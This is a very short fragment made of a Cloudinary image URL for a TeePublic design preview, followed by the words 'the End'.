https://res.cloudinary.com/teepublic/image/private/s--g_6tv0if--/t_Preview/t_watermark_lock/b_rgb:191919,c_lpad,f_jpg,h_630,q_90,w_1200/v1588510052/production/designs/9748183_0.jpg

the End